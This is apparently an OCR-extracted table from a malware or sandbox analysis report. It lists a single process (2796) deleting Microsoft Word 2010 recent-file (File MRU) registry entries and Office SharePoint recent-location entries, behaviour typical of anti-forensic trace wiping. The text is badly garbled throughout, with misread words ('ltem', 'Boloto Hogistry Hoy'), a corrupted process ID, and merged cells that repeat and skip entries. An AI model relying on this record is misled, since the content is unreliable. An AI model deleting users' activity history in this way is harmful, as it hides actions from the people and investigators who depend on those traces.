| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 2 Value: None | 2796 |
|---|--|--|
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 3 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 4 Value: None | 2796 |
| | - | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 5 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 6 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 7 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 8 Value: None | 2796 |
| | - | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 9 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 10 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 11 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 12 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 13 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 14 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 15 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 16 Value: None | 2796 |
| | - | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 17 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 18 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 19 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 20 Value: None | 2796 |
| | - | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 21 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 22 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 23 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\\tem 24 Value: None | 2796 |
| · · · | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 25 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 26 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 27 Value: None | 2796 |
| | - | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 28 Value: None | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 29 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 30 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 31 Value: None | 2796 |
| | | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 32 Value: None | 2/90 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 33 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 34 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 35 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 36 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 37 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 38 Value: None | 2796 |
| Delete Registry Key | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 39 Value: None | 2796 |
| | | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 40 Value: None | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 41 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 42 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 43 Value: None | 2796 |
| | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 44 Value: None | 2796 |
| Delete Registry Key | - | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 45 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 46 Value: None | 2796 |
| Delete Registry Key | Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 47 Value: None | 2796 |
| | , | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\ltem 48 Value: None | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 49 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 50 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None | 2796 |
| | | |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None | 2796 |
| Boloto Hogistry Hoy | | 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None | 2.00 |
| | - | 2796 |
| Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None | 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None | 2796 2796 |
| Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None | 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None | 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None | 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None | 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None | 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None | 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None | 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None | 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 